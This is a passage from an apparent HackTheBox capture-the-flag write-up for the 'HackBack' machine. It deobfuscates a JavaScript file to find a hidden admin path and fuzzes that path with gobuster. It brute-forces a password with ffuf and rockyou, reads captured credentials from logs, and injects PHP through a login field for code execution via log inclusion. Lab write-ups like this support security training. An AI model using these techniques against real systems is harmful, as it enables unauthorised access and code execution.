\k79';
</script>
```

It seems to encoded or in some esoteric language. Looking at the top we find a term “ine” which is the rot13 encoded string for var. So the script is probably rot13 encoded. Copy it to a file to decode it.


```
cat private.js | /usr/games/rot13 > decoded.js
```

Even after decoding the script is uneasy to read.




```
                var a=['\x57\x78\x49\x6a\x77\x72\x37\x44\x75\x73\x4f\x38\x47\x73\x4b
44\x67\x63\x4f\x69\x77\x72\x59\x31\x4b\x45\x45\x67\x47\x38\x4b\x43\x77\x71\x37\x44\x
x77\x34\x2f\x43\x74\x32\x6e\x44\x74\x4d\x4b\x68\x5a\x63\x4b\x44\x77\x71\x54\x43\x70\
8\x4b\x70\x44\x73\x4f\x74\x4e\x43\x44\x44\x76\x41\x6a\x43\x67\x79\x6b\x3d','\x77\x35
6a\x44\x6c\x56\x52\x6e\x77\x72\x74\x37\x77\x37\x73\x30\x77\x6f\x31\x61\x77\x37\x73\x
\x6c\x4d\x4f\x77\x46\x7a\x72\x43\x6d\x7a\x70\x76\x43\x41\x6a\x43\x75\x42\x7a\x44\x73
nction(c,d){var e=function(f){while(--f){c['push'](c['shift']());}};e(++d);}(a,0x66)
d){(function(){var f;try{var g=Function('return\x20(function()\x20'+'{}.constructor(
 i='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';f['atob']||(f
l=0x0,m,n,o=0x0,p='';n=k['charAt'](o++);~n&&(m=l%0x4?m*0x40+n:n,l++%0x4)?p+=String['
n p;});}());var q=function(r,d){var t=[],u=0x0,v,w='',x='';r=atob(r);for(var y=0x0,z
0x10))['slice'](-0x2);}r=decodeURIComponent(x);for(var A=0x0;A<0x100;A++){t[A]=A;}fo
```

Let’s use an online beautifier to clean the code and look at it. After beautifying the code appears to be obfuscated.



```
var a = ['\x57\x78\x49\x6a\x77\x72\x37\x44\x75\x73\x4f\x38\x47\x73\x4b\x76\x52\x77\x42\x2b\x77\x71\x33\x44\x75\x4d\x4b\x72\x77
(function(c, d) {
    var e = function(f) {
        while (--f) {
            c['push'](c['shift']());
        }
    };
    e(++d);
}(a, 0x66));
var b = function(c, d) {
    c = c - 0x0;
    var e = a[c];
    if (b['MsULmv'] === undefined) {
        (function() {
            var f;
            try {
                var g = Function('return\x20(function()\x20' + '{}.constructor(\x22return\x20this\x22)(\x20)' + ');');
                f = g();
            } catch (h) {
                f = window;
            }
            var i = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';
            f['atob'] || (f['atob'] = function(j) {
                var k = String(j)['replace'](/=+$/, '');
                for (var
                        l = 0x0, m, n, o = 0x0, p = ''; n = k['charAt'](o++); ~n && (m = l % 0x4 ? m * 0x40 + n : n, l++ % 0x4
                    n = i['indexOf'](n);
                }
                return p;
            });
        }());
        var q = function(r, d) {
            var t = [],
```


Instead of trying to deobfuscate the code if we look further down we see that it initializes some variables namely x, z, h, y, t, s, i, k,w.



```
    var C = b['qSLwGk'][c];
    if (C === undefined) {
        if (b['pIjlQB'] === undefined) {
            b['pIjlQB'] = !![];
        }
        e = b['OoACcd'](e, d);
        b['qSLwGk'][c] = e;
    } else {
        e = C;
    }
    return e;
};
var x = '\x53\x65\x63\x75\x72\x65\x20\x4c\x6f\x67\x69\x6e\x20\x42\x79\x70\x61\x73\x73';
var z = b('0x0', '\x50\x5d\x53\x36');
var h = b('0x1', '\x72\x37\x54\x59');
var y = b('0x2', '\x44\x41\x71\x67');
var t = '\x3f\x61\x63\x74\x69\x6f\x6e\x3d\x28\x73\x68\x6f\x77\x2c\x6c\x69\x73\x74\x2c\x65\x78\x65\x63
var s = '\x26\x73\x69\x74\x65\x3d\x28\x74\x77\x69\x74\x74\x65\x72\x2c\x70\x61\x79\x70\x61\x6c\x2c\x6
var i = '\x26\x70\x61\x73\x73\x77\x6f\x72\x64\x3d\x2a\x2a\x2a\x2a\x2a\x2a\x2a\x2a';
var k = '\x26\x73\x65\x73\x73\x69\x6f\x6e\x3d';
var w = '\x4e\x6f\x74\x68\x69\x6e\x67\x20\x6d\x6f\x72\x65\x20\x74\x6f\x20\x73\x61\x79';
```

We can easily find the values by running the script in a browser and printing the values. Copy the beautified script and then open up the browser devtools using Ctrl+Shift+I. Then click on the console tab. Now paste the entire script into the console. Once done add this line and execute it.

```
console.log(x, z, h, y, t, s, i, k, w);
```



```
var i = '\x26\x70\x61\x73\x73\x77\x6f\x72\x64\x3d\x2a\x2a\x2a\x2a\x2a\x2a\x2a\x2a';
var k = '\x26\x73\x65\x73\x73\x69\x6f\x6e\x3d';
var w = '\x4e\x6f\x74\x68\x69\x6e\x67\x20\x6d\x6f\x72\x65\x20\x74\x6f\x20\x73\x61\x79';
console.log(x, z, h, y, t, s, i, k, w);

Secure Login Bypass Remember the secret path is 2bb6916122f1da34dcd916421e531578 Just in case I loose access to the admin panel ?action=
(show,list,exec,init) &site=(twitter,paypal,facebook,hackthebox) &password=******** &session= Nothing more to say
- undefined
```

We see a message written onto the console.


```
Secure Login Bypass Remember the secret path is
2bb6916122f1da34dcd916421e531578 Just in case I loose access to the admin
panel ?action=(show,list,exec,init)
&site=(twitter,paypal,facebook,hackthebox) &password=******** &session=
Nothing more to say
```

We find a secret path and parameters action, site, password and session. Let's check what the secret path contains.

Browsing directly to the page redirects us back to the login page. So maybe we need to have access to the admin panel first. As the message doesn't talk about the page name we'll have to fuzz it.


Gobuster can be used again to fuzz the admin page. We'll use aspx, asp and php extensions as IIS can support PHP too.

```
gobuster -w directory-list-2.3-medium.txt -t 200 -u
http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/ -x php,aspx
```



```
=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://admin.hackback.htb/2bb6916122f1da34dcd9
[+] Threads      : 200
[+] Wordlist     : directory-list-2.3-medium.txt
[+] Status codes : 200,204,301,302,307,403
[+] Extensions   : php
[+] Timeout      : 10s
=====================================================
2019/05/23 20:48:47 Starting gobuster
=====================================================
2019/05/23 20:50:25 [!] Get http://admin.hackback.htb/2bb6916122f
 while awaiting headers)
/webadmin.php (Status: 302)
Progress: 28338 / 220561 (12.85%)
```

After a while gobuster discovers webadmin.php. Directly hitting the page redirects us again. Maybe this is due to no session. Let's inspect it using Burp. We see that it responds with a 302 FOUND and redirects to /.




```
GET /2bb6916122f1da34dcd916421e531578/webadmin.php HTTP/1.1
Host: admin.hackback.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie:
PHPSESSID=afc77af5c38d51e244b3b46d954c72ede1f599acdeb3c6c9744c364ca688203
c
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 302 Found
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: /
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/7.2.7
Set-Cookie:
PHPSESSID=afc77af5c38d51e244b3b46d954c72ede1f599acdeb3c6c
9744c364ca688203c; path=/
X-Powered-By: ASP.NET
Date: Thu, 23 May 2019 22:20:06 GMT
Connection: close
Content-Length: 0
```

But we have access to some parameters from the message. Let’s use them to see if the response changes.

```
http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?action=list&site=hackthebox&password=password&session=
```

Trying the link above we receive a different response “Wrong secret key”. This could mean that we need the correct password to proceed further.



```
GET
/2bb6916122f1da34dcd916421e531578/webadmin.php?action=list&site=hackthebo
x&password=password&session= HTTP/1.1
Host: admin.hackback.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie:
PHPSESSID=afc77af5c38d51e244b3b46d954c72ede1f599acdeb3c6c9744c364ca688203
c
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 302 Found
Cache-Control: no-store, no-cache, must-r
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: /
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/7.2.7
Set-Cookie:
PHPSESSID=afc77af5c38d51e244b3b46d954c72e
9744c364ca688203c; path=/
X-Powered-By: ASP.NET
Date: Thu, 23 May 2019 22:22:12 GMT
Connection: close
Content-Length: 17

Wrong secret key!
```

From the message earlier we know that the password is 8 characters long.

FUZZING THE PASSWORD


Let’s extract all 8 character strings from rockyou to reduce the fuzzing time.

```
grep '^.\{8\}$' rockyou.txt > pass.txt
```

And now fuzz the password using ffuf:

```
./ffuf -w pass.txt --fw 3 -u
'http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?action=list&site=hackthebox&password=FUZZ&session='
```


The password is found to be 12345678.



```
root@Ubuntu:~/Documents/HTB/HackBack# ./ffuf -w pass.txt --fw 3 -u 'ht
t&site=hackthebox&password=FUZZ&session='

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v0.9
________________________________________________

 :: Method           : GET
 :: URL              : http://admin.hackback.htb/2bb6916122f1da34dcd916421
 :: Matcher          : Response status: 200,204,301,302,307,401,403
 :: Filter           : Response words: 3
________________________________________________

12345678                [Status: 302, Size: 197, Words: 25]
:: Progress: [589/2967082]_:: 196 req/sec :: Duration: [0:00:03] :: Er
root@Ubuntu:~/Documents/HTB/HackBack#
```

Lets try sending the same request with this password.

```
http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?act
ion=list&site=hackthebox&password=12345678&session=
```



Request

```
GET
/2bb6916122f1da34dcd916421e531578/webadmin.php?action=list&site=hackthebo
x&password=12345678&session= HTTP/1.1
Host: admin.hackback.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie:
PHPSESSID=afc77af5c38d51e244b3b46d954c72ede1f599acdeb3c6c9744c364ca688203
c
Upgrade-Insecure-Requests: 1
```


Response

```
X-Powered-By: PHP/7.2.7
Set-Cookie:
PHPSESSID=afc77af5c38d51e244b3b46d954c72ede1f599acdeb3c6c
9744c364ca688203c; path=/
X-Powered-By: ASP.NET
Date: Thu, 23 May 2019 23:21:02 GMT
Connection: close
Content-Length: 197

Array
(
    [0] => .
    [1] => ..
    [2] =>
afc77af5c38d51e244b3b46d954c72ede1f599acdeb3c6c9744c364ca
688203c.log
    [3] =>
e691d0d9c19785cf4c5ab50375c10d83130f175f7f89ebd1899eee6a7
aab0dd7.log
)
```

This time the page responds with two log files. Trying action=show gives an empty response but maybe it requires the log file to show which could be the session parameter.

```
http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?act
ion=list&site=hackthebox&password=12345678&session=afc77af5c38d51e244b3b46d
954c72ede1f599acdeb3c6c9744c364ca688203c
```

Trying the URL above we see that the page responds with credentials we tried on the HackTheBox phishing page earlier.




```
GET
/2bb6916122f1da34dcd916421e531578/webadmin.php?action=show&site=hacktheboо
x&password=12345678&session=afc77af5c38d51e244b3b46d954c72ede1f599acdeb3c
6c9744c364ca688203c HTTP/1.1
Host: admin.hackback.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie:
PHPSESSID=afc77af5c38d51e244b3b46d954c72ede1f599acdeb3c6c9744c364ca688203
c
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 302 Found
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: /
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/7.2.7
Set-Cookie:
PHPSESSID=afc77af5c38d51e244b3b46d954c72ede1f599acdeb3c6c
9744c364ca688203c; path=/
X-Powered-By: ASP.NET
Date: Thu, 23 May 2019 23:23:28 GMT
Connection: close
Content-Length: 75

[23 May 2019, 02:27:04 PM] 10.10.16.32 - Username:
admin, Password: admin
```

As the we have total control over the input we can include arbitrary PHP code and get it executed. Let's try that. First login to the HackTheBox phishing page with these credentials:

```
<?php echo "pwned"; ?> / password
```

Looking at the log once again it's seen that the string "pwned" is echoed.



```
GET
/2bb6916122f1da34dcd916421e531578/webadmin.php?action=show&site=hacktheboо
x&password=12345678&session=afc77af5c38d51e244b3b46d954c72ede1f599acdeb3c
6c9744c364ca688203c HTTP/1.1
Host: admin.hackback.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie:
PHPSESSID=afc77af5c38d51e244b3b46d954c72ede1f599acdeb3c6c9744c364ca688203
c
Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 302 Found
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: /
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/7.2.7
Set-Cookie:
PHPSESSID=afc77af5c38d51e244b3b46d954c72ede1f599acdeb3c
9744c364ca688203c; path=/
X-Powered-By: ASP.NET
Date: Thu, 23 May 2019 23:30:49 GMT
Connection: close
Content-Length: 153

